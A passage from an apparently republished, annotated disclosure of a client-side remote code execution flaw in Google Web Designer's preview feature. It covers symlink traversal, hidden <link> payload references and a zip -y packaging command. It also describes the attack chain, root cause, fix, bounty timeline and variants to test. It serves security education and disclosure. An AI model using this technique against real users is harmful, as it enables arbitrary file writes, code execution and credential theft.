So after these two files are in place, any web link the victim clicks outside a browser is handed to the attacker's entry, which runs the command.
Step 3: Plant the preview folder with symbolic links
Because the app copies preview files into gwd_preview_<parent directory name>, the malicious package plants its own gwd_preview_evil_ad folder:
evil_ad/
├─ payload/
│  ├─ linux_evil.desktop
│  ├─ linux_evil_mimeapps.list
│  └─ macos_com.evil.dialogmessage.plist
├─ gwd_preview_evil_ad/
└─ evil_ad.html
The package now contains the preview folder the app will expect. Because the app copies the files in payload/ into gwd_preview_evil_ad/, the attacker can fill that preview folder with symbolic links, which will then be used as the destinations of the copy. The intended destinations are:
- macOS:
/Users/<victim username>/Library/LaunchAgents/com.evil.dialogmessage.plist - Linux:
/home/<victim username>/.config/mimeapps.listand/home/<victim username>/.local/share/applications/evil.desktop
The obstacle is that the attacker does not know the victim's username in advance, and environment variables like $HOME are not expanded by the copy operation. An environment variable is a named setting the system keeps for programs, such as the location of your home folder; expanding it means replacing the name with its value. Since that does not happen here, the links must use relative paths instead. A relative path describes a location starting from where you are now, using .. to mean the folder above, rather than starting from the top of the disk.
This presumes victims do not run the app as a privileged user, so they can only write inside their home folders. Presuming further that almost all victims extract the ZIP somewhere in their home folder, many symbolic links can be placed in the preview folder, in effect trying every possible depth of ../ until one lands on the real destination. Trying every possibility like this is called brute forcing.
evil_ad/
├─ payload/
│  └─ ...
├─ gwd_preview_evil_ad/
│  ├─ linux_evil.desktop_depth0 -> .local/share/applications/evil.desktop
│  ├─ linux_evil.desktop_depth1 -> ../.local/share/applications/evil.desktop
│  ├─ ...
│  ├─ macos_com.evil.dialogmessage.plist_depth5 -> ../../../../../Library/LaunchAgents/com.evil.dialogmessage.plist
│  └─ macos_com.evil.dialogmessage.plist_depth6 -> ../../../../../../Library/LaunchAgents/com.evil.dialogmessage.plist
└─ evil_ad.html
Each line with an arrow is a symbolic link: the name on the left is the link, the path on the right is where it points. _depth0 points without climbing at all, _depth1 climbs one folder with ../, and so on. The ... lines stand for the depths in between.
To make sure the app tries to copy the payloads to each depth, matching copies of the payloads are created:
evil_ad/
├─ payload/
│  ├─ linux_evil.desktop_depth0
│  ├─ linux_evil.desktop_depth1
│  ├─ ...
│  ├─ macos_com.evil.dialogmessage.plist_depth5
│  └─ macos_com.evil.dialogmessage.plist_depth6
├─ gwd_preview_evil_ad/
│  ├─ linux_evil.desktop_depth0 -> ...
│  ├─ linux_evil.desktop_depth1 -> ...
│  ├─ ...
│  ├─ macos_com.evil.dialogmessage.plist_depth5 -> ...
│  └─ macos_com.evil.dialogmessage.plist_depth6 -> ...
└─ evil_ad.html
Now each payload file in payload/ has the same name as one of the links in the preview folder. When the app copies a file, it writes to the matching name in the preview folder, which is a link, so the write goes to wherever that link points. Each _depthN link climbs N folders with ../ and then goes down into the target path, so if the victim extracted at the matching depth, one of the links resolves to the real destination.
Step 4: Reference the payloads from the advert's HTML
Every copy of the payload files must be referenced in the advert's HTML, evil_ad.html, for the app to copy them during preview. Using the <link> tag meant these references did not appear anywhere in the Google Web Designer interface outside its code editor, hiding the malicious intent. A <link> tag is an HTML instruction that points at another file, normally a stylesheet; here it is used only to make the app notice the file.
...
<link href="payload/linux_evil_mimeapps.list_depth0">
<link href="payload/linux_evil_mimeapps.list_depth1">
...
<link href="payload/macos_com.evil.dialogmessage.plist_depth5">
<link href="payload/macos_com.evil.dialogmessage.plist_depth6">
...
Each line names one file in the payload folder through its href attribute, which is the address of the file being linked. The ... lines stand for the other depths. The app sees these references and copies each named file into the preview folder, where the matching symbolic link sends it to the real destination.
Step 5: Package it with the links preserved
A ZIP package was made from the malicious advert folder. The top-level folder itself must be inside the package, because its name is used to predict the preview folder's name:
evil_ad/
├─ payload/
│  └─ ...
├─ gwd_preview_evil_ad/
│  └─ ...
└─ evil_ad.html
The compression tool was told to include symbolic links in the package. On Linux this can be done with the Info-ZIP tool that comes with most distributions:
zip -y -r packagename.zip /path/to/ad_source_files
zipis the program that makes the package.-ystores symbolic links as links rather than following them and storing the file they point at.
After this the attacker can distribute the malicious package.
Step 6: What the victim does
- Victims are tricked into downloading the malicious advert ZIP package, for example through malvertising on Google search terms such as "premium ad template". Malvertising means placing adverts that lead to malicious downloads.
- Victims extract the ZIP somewhere in their home folder without renaming the top-level folder inside it. If that folder is
evil_ad/, extracting into$HOME/Downloads/creates$HOME/Downloads/evil_ad/. - Victims open the extracted advert's HTML,
evil_ad.html, in Google Web Designer and edit the advert to their liking. - Victims click Preview in the toolbar as part of their normal work. The app delivers the payloads as part of the preview procedure.
- The code runs: automatically at the next macOS login, or on Linux when the victim clicks any
http:orhttps:link outside a browser, such as the Sign In button in Google Web Designer or a link in an email.
Root cause: why it works
The preview feature copies all the advert's source files into a folder under the advert's folder with a predictable name, gwd_preview_<parent directory name>, and then serves that folder from a local web server.

The diagram shows the preview flow in four steps: preview starts, all assets are copied into gwd_preview_ad_name (where the vulnerable behaviour lives), a local web server starts with the preview folder as its root, and the preview opens.

The diagram shows the copy step working normally: the app creates a new gwd_preview_ad_name folder and copies the advert's files into it.

The mistake has two parts. First, a gwd_preview_<parent directory name> that already existed before the preview started was used as the copy destination without change, so a folder supplied by the attacker inside the package is trusted as the destination. Second, during the copy the app followed symbolic links planted inside that folder without question (CWE-59).
The diagram shows the exploited copy: the app copies into the attacker's existing gwd_preview_ad_name folder, which contains a symbolic link with a relative path to a destination of the attacker's choice, and the app writes through it.
Together these let an attacker create or overwrite arbitrary files on the victim's computer, which can be turned into code execution on the client side. The copy does not create missing target folders when following links, which limits the attack to destinations that already exist, but many useful destinations in a home folder exist by default. Environment variables such as $HOME are not expanded by the copy, which is why the links use relative paths and the depth is brute forced.
On Windows the same behaviour existed, but the default policy that restricts creating symbolic links to privileged users made real-world exploitation unlikely.
Impact: what an attacker could do
An attacker could run code on victims' computers by tricking users of the macOS and Linux versions of the app into downloading and opening a malicious advert package, then previewing it with the built-in preview feature. In the proof of concept the malicious code runs as the user running Google Web Designer, which would most often be an ordinary, unprivileged account; the report describes privilege escalation as not unrealistic. Privilege escalation means going from a normal account to one with more power, such as an administrator.
For mass exploitation, any remote attacker could distribute such packages and reasonably trick a significant number of users with enough reach, for example through malvertising for terms like "premium ad template". The main value would likely be mass account takeovers by stealing browser cookie jars and private keys (SSH, crypto wallets), obtaining personal information, installing malware such as infostealers, ransomware or cryptocurrency miners, and selling initial access or stolen data to other criminals.
A cookie jar is the store of cookies a browser keeps; cookies are small pieces of data a site gives your browser so it can recognise you on later visits, which is why stealing them can let someone else act as you. A private key is the secret half of a cryptographic key pair, used to prove identity or unlock encrypted data, such as an SSH key for logging into servers or a crypto wallet key.
For targeted exploitation by groups such as APTs with specific targets, possibly Google's largest advertisers, the extra value would be obtaining more sensitive information on the client computer such as source code or configuration files, reaching local or domain administrator level, or pivoting into private networks. An APT, advanced persistent threat, is a well-resourced attacker who stays hidden in a network for a long time; pivoting means using one compromised machine as a stepping stone to reach others.
Fix
Version 16.2.0.0128, released on 28 February 2025, contains a fix for this issue. The report does not describe the code change itself.
Variants to test
- Predictable preview or cache folders in other editors. Look for tools that copy project files into a sibling folder named after the project before serving or rendering them. A positive result is that a folder of that name already inside the project is reused as the copy destination rather than being recreated.
- Following symlinks during a recursive copy. Plant a symlink in a folder that a build, preview or export step copies into, pointing at a file outside the project. A positive result is the target file being created or overwritten.
- Relative traversal brute force when usernames are unknown. Where the copy does not expand environment variables, ship many links at increasing
../depths. A positive result is one of the depths resolving to a real, writable destination in the home folder. - Autostart and handler hijack destinations. On macOS,
~/Library/LaunchAgents; on Linux,~/.config/mimeapps.listand~/.local/share/applications. A positive result is a file written there that runs at login or when a link is clicked. - Archive extraction that preserves links. Check whether ZIP or tar packages carrying symlinks are extracted with the links intact by the victim's tools, since the whole chain depends on it.
- Windows equivalents. Test the same copy behaviour on Windows, remembering that default policy restricts symlink creation to privileged users, so a positive result there needs a different primitive such as junctions or hardlinks where permitted.
Timeline
| Date | Event |
|---|---|
| Nov 25, 2024 (T+0) | Report submitted to Google. Google closed the issue as Won't Fix (Intended Behaviour), saying that because it depends on social engineering, changing the behaviour would not have made customers significantly less vulnerable. The researcher argued for reopening, stressing that the issue was mainly one of impact rather than reach, and that the app was clearly showing CWE-59. |
| Dec 3, 2024 (T+8) | Google updated the status to Assigned (reopened). |
| Dec 7, 2024 (T+12) | Google updated the status to Accepted and forwarded the bug to the product team and to the Vulnerability Reward Program panel. |
| Jan 16, 2025 (T+52) | Google updated the status to In Progress. The panel decided on a $11,250 reward. |
| Feb 28, 2025 (T+96) | Version 16.2.0.0128 released, containing a fix. |
| Apr 2, 2025 (T+129) | The article was published. |
In February 2025 the researcher also found a second client-side RCE in Google Web Designer, tracked as CVE-2025-4613.
Glossary
- APT (advanced persistent threat): a well-resourced attacker who stays hidden inside a network for a long time.
- Brute forcing: trying every possibility in turn until one works, here trying every
../depth. - Client side: on the user's own computer, as opposed to on a server.
- Cookie: a small piece of data a website gives your browser so it can recognise you on later visits.
- Cookie jar: the store of cookies a browser keeps.
- CVE: a public catalogue number for a security flaw, so people can refer to it unambiguously.
- CWE-59: the catalogue entry for improper link resolution before file access, meaning a program follows a symbolic link when it should not.
- Desktop entry: the standard Linux file describing a program a desktop can launch.
- Environment variable: a named setting the system keeps for programs, such as the location of your home folder.
- Expanding a variable: replacing a variable's name with its value.
- freedesktop.org: a set of shared conventions followed by common Linux desktops, including how links are opened.
- HTML: the language web pages are written in.
- HTML5: the current version of HTML, used for modern adverts.
http:/https:link handler: the program your desktop opens when you click a web link.id: a standard command that prints which user account you are running as.- Info-ZIP: a common ZIP tool included with most Linux distributions.
launchd: the macOS background service that starts programs, including at login.- Launch agent: a settings file telling
launchdwhat to start and when. - Local web server: a small program on your own computer that hands files to your browser.
- Malvertising: placing adverts that lead to malicious downloads.
- Payload: the code an attacker wants to run on the victim's machine.
- PII (personally identifiable information): data that identifies a person.
- Pivoting: using one compromised machine as a stepping stone to reach others.
- Plist: Apple's settings file format, written as labelled keys and values.
- Privilege escalation: going from a normal account to one with more power, such as an administrator.
- Private key: the secret half of a cryptographic key pair, used to prove identity or unlock encrypted data.
- Relative path: a location described from where you are now, using
..for the folder above, rather than from the top of the disk. - Remote code execution (RCE): someone else's code running on a machine they do not physically control.
- Root (of a web server): the folder the server treats as the top of its world.
- Shell: the program that reads typed commands.
- Social engineering: tricking a person into doing something, rather than breaking in technically.
- Symbolic link (symlink): a file that acts as a signpost to another file or folder, like a shortcut.
- Vulnerability Reward Program: a scheme that pays people for reporting security flaws.
- XML: a text format for structured data, used here for the plist file.
- ZIP: a single file holding a folder and its contents, the usual way to compress something to send it.


